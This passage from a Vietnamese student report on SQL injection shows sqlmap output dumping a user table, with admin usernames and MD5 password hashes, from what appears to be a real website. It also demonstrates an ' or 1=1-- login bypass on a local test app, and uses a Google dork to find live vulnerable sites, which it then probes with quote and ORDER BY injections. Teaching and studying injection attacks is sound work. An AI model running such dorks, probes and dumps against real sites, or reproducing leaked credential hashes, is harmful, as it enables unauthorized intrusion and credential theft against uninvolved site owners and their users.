[21:29:08] [INFO] using suffix '+'
[21:29:23] [INFO] using suffix '+'
[21:29:42] [WARNING] no clear password(s) found
Database: tranhoang_binh
Table: tbl_user
[2 entries]
+----+-----+-----+
| id | uid | pwd |
+----+-----+-----+
| 1 | admincp | 1a0358a2a74c0819db5dc30e0d136464 |
| 2 | subadmin | 31b5d7b1a572f63a0b5db06e1a63c2 |
+----+-----+-----+
[21:29:45] [INFO] Table 'tranhoang_binh.tbl_user' dumped to CSV file '/home/
kali/.local/share/sqlmap/output/www.tranhoang.vn/dump/tranhoang_binh/tbl_use
r.csv'
[21:29:46] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/www.tranhoang.vn'
[*] ending @ 21:29:46 /2022-04-10/
```

Hình 34 : Kết quả có hiện thị id, uid, và pwd

Do pwd là mã hash md5 mã hóa 1 chiều nên không giải được


3.1.2 Tautology (Tấn công mệnh đề luôn đúng)

Bước 1 : tạo bảng csdl trong MySQL



Hình 35 : Tạo CSDL


Bước 2 : tạo một form login đến website



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/php-web-application-sql-injection/login.php'. The page title is 'Login'. Below the title, there is a prompt 'Please fill in your credentials to login.' followed by two input fields: 'Username' and 'Password'. Below the 'Password' field is a blue 'Login' button. At the bottom, there is a link that says 'Don't have an account? [Sign up now.](#)'

Hình 36 : Tạo form login


Bước 3 : tạo tài khoản



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/php-web-application-sql-injection/register.php'. The page title is 'Sign Up'. Below the title, there is a prompt 'Please fill this form to create an account.' followed by three input fields: 'Username' (containing 'Ramesh'), 'Password' (masked with dots), and 'Confirm Password' (masked with dots). Below the 'Confirm Password' field are two buttons: 'Submit' and 'Reset'. At the bottom, there is a link that says 'Already have an account? [Login here.](#)'


Hình 37 : Tạo một tài khoản

Bước 4 : đăng nhập vào (thành công)




Hình 38 : Đăng nhập thành công

Bước 5 : thay đổi tên tài khoản ramesh thành ' or 1=1- -




Hình 39 : Sử dụng câu lệnh để gây lỗi



Hình 40 : Vẫn đăng nhập thành công khi đổi tên tài khoản


3.1.3 Illegal/Logically Incorrect Query (Lệnh truy vấn bất hợp pháp hay không đúng logic

Bước 1 : tìm website bị lỗi SQL Incorrect Query bằng từ khóa “ **inurl:product_detail php?id = site vn** ”




Hình 41 : Tìm trang web bị lỗi SQL Injection

Bước 2 : sử dụng phần mềm hackbar để check, thêm “ ‘ ” sau id220 để check xem website có bị lỗi không




Hình 42 : Sử dụng phần mềm Hackbar để check lỗi




Hình 43 : Thêm " ' " sau id220 để check lỗi, phát hiện trang web bị lỗi

Bước 3 : sử dụng câu lệnh order by để check xem có bao nhiêu bảng bị lỗi



Hình 44 : Sử dụng câu lệnh order by để check, check bảng 18 chưa thấy lỗi



Hình 45 : Sử dụng câu lệnh order by để check bảng, bảng 19 phát hiện lỗi

CHƯƠNG 4 : KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

4.1 Kết Luận

An ninh mạng và những phương pháp tấn công trên Internet đang phát triển rất nhanh chóng, ngày càng hoạt động phức tạp và quy mô , làm tổn hại và tạo ra một cái nhìn “không tích cực” cho các ứng dụng mạnh mẽ của Internet , gây tổn thất nghiêm trọng đối với các ứng dụng và hoạt động Internet.

Đối với SQL Injection, là phương pháp tấn công phổ biến nhất hiện nay, được các Hackers sử dụng khá nhiều để tấn công các trang website.

Đồ án đã nêu được các hình thức tấn công phổ biến của SQL Injection .Đưa ra các vấn đề thực tế và phương pháp phòng chống được hiệu quả. Tuy nhiên, qua thời gian nghiên cứu đề tài kết hợp với các kiến thức đã học ở nhà trường đã giúp em tìm hiểu các khía cạnh của vấn đề. Song do thời gian và trình độ có hạn nên chắc chắn bài báo cáo của nhóm em không tránh khỏi những thiếu sót.Rất mong nhận được sự quan tâm đóng góp ý kiến và chỉ bảo của thầy. Xin chân thành cảm ơn thầy!

4.2 Hướng Phát Triển

Hiện tại nhóm em chưa làm được những mục sau đây :

- +Chưa tự xây dựng được một trang web bị lỗi SQL Injection
- +Chưa có thể lấy dữ liệu từ trong bảng database của trang web bị lỗi đó

Sau này chúng em sẽ cố gắng phát triển thêm hai mục trên một cách hoàn thiện nhất

TÀI LIỆU THAM KHẢO

1. Slide bài giảng của thầy Phạm Trọng Huỳnh
2. [.OWASP SQL Injection Prevention Cheat Sheet](#)
3. [.SQL Injection Attacks and Defense, Second Edition](#)
4. [SQL Injection Wikipedia](#)
5. [SQL Injection Tutorial by W3Schools](#)